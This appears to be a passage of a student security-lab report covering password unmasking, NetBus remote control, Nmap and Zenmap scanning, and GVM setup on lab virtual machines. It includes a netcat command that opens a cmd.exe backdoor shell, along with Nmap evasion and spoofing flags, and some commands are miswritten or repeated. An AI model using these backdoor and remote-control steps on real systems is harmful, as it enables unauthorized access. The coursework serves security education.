passwords and WPA3 encryption helps prevent unauthorized access. Enabling Two-Factor Authentication (2FA) adds an extra layer of protection, while the use of virtual keyboards for sensitive information entry and application whitelisting to allow only trusted applications further fortify system security. Implementing these straightforward measures collectively contributes to an enhanced system security posture, minimizing the potential risk of falling victim to keylogging activities.

Exercise 5. Disclosing masked passwords

Preparation with ShowPassword extension: The Google Chrome Browser within a virtual machine is configured with the ShowPassword extension. This extension allows the revealing of masked passwords in login dialogs accessed through the Chrome browser.

Access a login page: Navigate to a website where a login is required, such as a DSV/Stockholm University page that may redirect to idp.it.su.se (e.g., ilearn2.dsv.su.se). Input any text into the password field without entering the actual password. The field typically displays dots or stars instead of the actual characters.

Trigger the unmasking: Press the Ctrl key on the keyboard. This action triggers the ShowPassword extension to reveal the previously masked password in plain text within the password field.



Reflections


This assignment about password masking and its vulnerability to certain browser extensions provides a logical pathway to several key insights. Firstly, it illuminates the inherent risks associated with password entry, showcasing the limitations of traditional password masking methods and prompting the need for heightened security awareness among users. Moreover, it indirectly underscores the significance of robust password management practices and the implementation of multifactor authentication.

Exercise 6. NetBus – Take control over another computer

Navigating to the directory "SecurityPrograms\NetBus".

I am double-clicking on "Patch.exe" on the target machine to initiate the server (NetBus server).

Double-click on "NetBus.exe" on the attacking machine to launch the client, providing a GUI.



Adding the IP address(10.11.202.106) of the target machine to the client.


We obtained permission from the victim group and obtained their IP address, which is 10.11.2.108. The IP address of the virtual machine running "Patch.exe" is also available.

Pressing "Connect" to establish a connection with the victim's computer.


Testing various options of NetBus, an example is given for the "Start Program" command, where the Calculator application on the target machine is launched using the path "C:\Windows\System32\win32calc.exe."

We try to explore interesting programs that can run on the target machine:


1. By clicking "Control Mouse", we can observe that we have control over the mouse on the target machine's desktop and we can see the mouse movement parameters. And by clicking "Stop control", we can finish our mouse control.




- By clicking "Go to URL", When we click "Go to URL," we observe the appearance of a prompt on the interface requesting a URL to visit. The default website provided is www.casino.com. Upon clicking OK, we can see that on the victim's Windows VM, the specified website has been successfully opened.



- By clicking "Start Program", an application window appears, displaying the path of the Calculator application on the victim's Windows virtual machine. Upon clicking OK, we observe that on the victim's Windows desktop, the Calculator application has been successfully opened.



We can stop NetBus manually by running the command “Patch.exe /remove”.



Reflections

NetBus is a remote administration tool. It consists of two main components: the server and the client. The primary functionalities of NetBus include remote control, CD tray manipulation, mouse control, information display, opening web pages, taking screenshots, and more. It allows users to control the target computer running the server through the client, enabling remote execution of various operations such as file manipulation and application launching. Users can also swap the left and right mouse buttons on the target computer, causing confusion and disruption. Additionally, NetBus permits remote opening of the target computer's browser, navigating to specified web pages, which can be used to guide the target user to malicious sites. Due to the potential for misuse, NetBus is now considered a potential malicious tool, and explicit authorization and permission from the owners of the relevant systems and networks should be obtained before conducting any experiments or tests.


Laboratory Assignments for Kali Linux

Exercise 1. Utilising port- and vulnerability scanners

1. Zenmap

Zenmap Launch: Start Zenmap by entering "zenmap-kbx" in the Linux command shell with root privileges, or use "sudo zenmap-kbx" in a non-root shell. This will open the GUI of Zenmap.


Fill in Target Information: In the Zenmap interface, there is a field called "Target." You need to enter the IP address "10.11.202.0/24." in this field.



Choose Scan Type: Select the scan type "Ping Scan from" in the configuration file dropdown menu.

Execute the Scan: Click the "Scan" button to initiate the scan. Zenmap performed a Ping scan to determine which hosts within the specified range are active.

View Scan Results: After the scan is complete, the results of the scan on the Zenmap interface are showed, which include information about discovered active hosts, open ports, and other relevant details such as MAC address.



2. Nmap

When you enter "nmap" in the command line, a series of options and parameters used to configure different aspects of Nmap scanning will be showed. Here are some common options and their functions:

1) Target Specification: nmap [Scan Type] [Options] {target specification}

2) Host Discovery:

- -sn: Perform host discovery only, without port scanning.
- -Pn: Skip host discovery and proceed directly to port scanning.

3) Scan Techniques:

- -sS: TCP SYN scan (half-open scan).
- -sT: TCP connect scan.
- -sU: UDP scan.
- -sF, -sX: FIN and Xmas scans.
- -sA: ACK scan.
- -sP: Ping scan.
- -sN, -sF, -sX: NULL, FIN, and Xmas scans.

4) Port Specification and Scan Order:

- -p <port ranges>: Specify the range of ports to scan.
- -p-: Scan all 65535 ports.
- --top-ports <number>: Scan the most common ports.

5) Output Options:

- -oN <file>: Save results to a file (plain text format).
- -oX <file>: Save results in XML format.
- -oG <file>: Save results in script-friendly format.

6) Timing and Performance:

- -T<0-5>: Set the scanning speed, 0 being the slowest, 5 the fastest.
- --min-hostgroup <size>: Set the minimum host group size.
- --max-hostgroup <size>: Set the maximum host group size.

7) Scripting:

- --script <script>: Run specific Nmap scripts.
- --script-args <args>: Pass arguments to scripts.

8) Aggressive Scan Options:

- -A: Enable OS detection, version detection, script scanning, etc.

9) Firewall/IDS Evasion and Spoofing:

- -f: Use fragmented IP packets.
- --spoof-mac <mac address>: Spoof the target using the specified MAC address.

```

nmap -A -f --spoof-mac 08:00:00:00:00:00 -p 80 https://www.org

```

```

nmap -A -f --spoof-mac 08:00:00:00:00:00 -p 80 https://www.org

```

```

nmap -A -f --spoof-mac 08:00:00:00:00:00 -p 80 https://www.org

```

3. Scanning Virtual Machines by Nmap

Windows VM

Enter command '*sudo nmap report for 10.11.202.104*' to start the scanning

```
(cs2lab㉿kali)-[~/Desktop]
└─$ sudo nmap report for 10.11.202.104
[sudo] password for cs2lab:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-28 14:44 EST
Nmap scan report for "report"
Host is up (0.00044s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:50:56:00:2C:3B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
```

Linux VM

Enter command ‘`sudo nmap report for 10.11.202.189`’ to start the scanning

```
(cs2lab㉿kali)-[~/Desktop]
└─$ sudo nmap report for 10.11.202.189
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-28 14:45 EST
Failed to resolve "report".
Failed to resolve "for".
Nmap scan report for 10.11.202.189
Host is up (0.000060s latency).
All 1000 scanned ports on 10.11.202.189 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Metasploitable

Enter command ‘`sudo nmap report for 10.11.202.15`’ to start the scanning

```
(cs2lab㉿kali)-[~/Desktop]
└─$ sudo nmap report for 10.11.202.15
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-28 14:46 EST
Failed to resolve "report".
Failed to resolve "for".
Nmap scan report for 10.11.202.15
Host is up (0.00047s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
9000/tcp  open  rmiregistry
1524/tcp  open  areslock
2049/tcp  open  nfs
2121/tcp  open  cproxxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:50:56:00:75:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

Reflections: Comparison of scanning results between Windows VM and Linux VM

In the comparison of the scanning results between the Windows VM and Linux VM using the Zenmap tool, both hosts for the Windows VM and Linux VM are found to be active. Notably, the Windows VM displays four open ports, while the Linux VM shows no scanned ports, with all ports in an ignored state.

On the one hand, the presence of open ports in the Windows VM suggests potential vulnerabilities that could be exploited. On the other hand, the Linux VM, with all ports in an ignored state, may indicate a more restrictive and potentially secure configuration.

4. Scanning Windows VM with an “nc.exe” backdoor

Open the backdoor on the Windows VM: Enter C:\Users\admin\Desktop\SecurityPrograms\hxdefI00r to direct to the file. Then enter the following command: `start /B nc.exe -L -p 100 -e cmd.exe` to open the backdoor.


```

Microsoft Windows [Version 10.0.17763.5122]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd C:\Users\admin\Desktop\SecurityPrograms\hxdef100r
C:\Users\admin\Desktop\SecurityPrograms\hxdef100r>start /B nc.exe -L -p 100 -e cmd.exe
C:\Users\admin\Desktop\SecurityPrograms\hxdef100r>


```

Scanning Windows VM with an “nc.exe” backdoor: Enter the ip address of the Windows VM(10.11.202.104) and start the intense scan.Then the scanning results are displayed.



Reflection

In contrast to the scanning results before the open backdoor, which revealed the presence of 4 available ports, the current scanning results indicate an addition of a new port 100. This port is now associated with the service provided by "newacct," suggesting the successful execution of the scanning.



5. Scanning Firewall (the firewall is located at- 10.11.202.254)

Scanning the firewall: Enter the firewall address (10.11.202.254) and initiate the intensive scan. Subsequently, the scanning results are displayed.

```

Zenmap
Scan Tools Profile Help
Target: 10.11.202.254 Profile: Intense scan Scan Cancel
Command: nmap -T4 -A -v 10.11.202.254

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host 10.11.202.254 Details
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning...
Initiating NSE at 09:37
Completed NSE at 09:37, 0.00s elapsed
Initiating NSE at 09:37
Completed NSE at 09:37, 0.00s elapsed
Initiating NSE at 09:37
Completed NSE at 09:37, 0.00s elapsed
Initiating ARP Ping Scan at 09:37
Scanning 10.11.202.254 [1 port]
Completed ARP Ping Scan at 09:37, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:37
Completed Parallel DNS resolution of 1 host. at 09:37, 0.00s elapsed
Initiating SYN Stealth Scan at 09:37
Scanning 10.11.202.254 [1000 ports]
Discovered open port 80/tcp on 10.11.202.254
Discovered open port 53/tcp on 10.11.202.254
Discovered open port 443/tcp on 10.11.202.254
Discovered open port 666/tcp on 10.11.202.254
Completed SYN Stealth Scan at 09:37, 4.03s elapsed (1000 total ports)
Initiating Service scan at 09:37

Filter Hosts

```


	Port	Protocol	State	Service	Version
✓	53	tcp	open	domain	Unbound
✓	80	tcp	open	http	nginx
✓	443	tcp	open	http	nginx
✓	666	tcp	open	http	darkstat network analyz


Reflection

During the intensive scan through the firewall, a total of four ports are discovered, all of which were found to be in the open state. Notably, Port 80, 443, and 666 are associated with the HTTP service, while Port 53 is dedicated to domain services. This information highlights the specific ports and services that are accessible through the firewall.

6. Greenbone Vulnerability Management (GVM) [OpenVAS]

Setup the GVM configurations and Enter the following commands:

- sudo gvm-setup
- sudo gvm-check-setup
- sudo greenbone-feed-sync
- sudo gvm-start




```
File Actions Edit View Help
File Actions Edit View Help
/var/lib/gvm/feed-update.lock is locked by another process. Waiting 5 seconds before next try.
Trying to acquire lock on /var/lib/gvm/feed-update.lock
/var/lib/gvm/feed-update.lock is locked by another process. Waiting 5 seconds before next try.
Trying to acquire lock on /var/lib/gvm/feed-update.lock
/var/lib/gvm/feed-update.lock is locked by another process. Waiting 5 seconds before next try.
Trying to acquire lock on /var/lib/gvm/feed-update.lock
/var/lib/gvm/feed-update.lock is locked by another process. Waiting 5 seconds before next try.
Trying to acquire lock on /var/lib/gvm/feed-update.lock
/var/lib/gvm/feed-update.lock is locked by another process. Waiting 5 seconds before next try.
Trying to acquire lock on /var/lib/gvm/feed-update.lock
Acquired lock on /var/lib/gvm/feed-update.lock
: Downloading SCAP data from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/scap-data/ to /var/lib/gvm/scap-data
: Downloading CERT-Bund data from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/cert-data/ to /var/lib/gvm/cert-data
: Downloading gvmd data from rsync://feed.community.greenbone.net/community/data-feed/22.04/ to /var/lib/gvm/data-objects/gvmd/22.04
Releasing lock on /var/lib/gvm/feed-update.lock


[cs2lab@kali:~/Desktop]
└─$ sudo gvm-start
[sudo] password for cs2lab:
studentsSorry, try again.
[sudo] password for cs2lab:
[i] GVM services are already running
[cs2lab@kali:~/Desktop]
└─$
```

Access the Server URL: In the web browser, navigate to the following URL:
<https://127.0.0.1:9392>

Ignore Certificate Warning : There is a certificate error and then ignore the warning and proceed to access the site.



Login to GVM/OpenVAS: Open the file named GVM Credentials on the desktop to retrieve the necessary login information. Use the credentials to log in to the GVM/OpenVAS web interface.



Create a Target:

- Go to Configuration > Targets.
- Click on "New Target" and name the scanning task.
- In the "Manual" section under the "Hosts" field, respectively add the IP address of the windows VM(10.11.202.104) and Kali Linux VM(10.11.202.189).
- Click "Save."

The screenshot shows the 'Targets' page of the Greenbone Security Assistant. At the top, there's a navigation bar with links like 'Dashboards', 'Scans', 'Assets', 'Resilience', 'SecInfo', 'Configuration', 'Administration', and 'Help'. Below the navigation is a search bar labeled 'Filter'. The main area is titled 'Targets 5 of 5' and contains a table with the following data:

Name	Hosts	IPs	Port List	Credentials	Actions
KaliVM	10.11.202.189	1	All IANA assigned TCP		
windows/VM	10.11.202.104	1	All IANA assigned TCP		

Create a Task:


- Navigate to Scans > Tasks.
- Click on "New Task" at the top-left.
- Specify a name for the task, select the previously created scan target, and choose a default scan configuration.

The screenshot shows the 'Edit Task Scan' dialog box. The 'Name' field is set to 'Scan Windows/VM'. The 'Scan Targets' dropdown is set to 'windows/VM'. Other settings include 'Add results to Assets' (Yes), 'Apply Overrides' (Yes), 'Min QoD' (70%), 'Alterable Task' (No), 'Auto Delete Reports' (Do not automatically delete reports), 'Scanner' (OpenVAS Default), and 'Scan Config' (Full and fast). At the bottom right, there are 'Cancel' and 'Save' buttons.

- Review and set other options for the task.
- Click "Save."

Start the Task:

- In the Tasks screen, locate the row for the newly created task.
- Click on the "Start" button.
- Wait for the status to change to "Requested," and then a progress bar should appear.

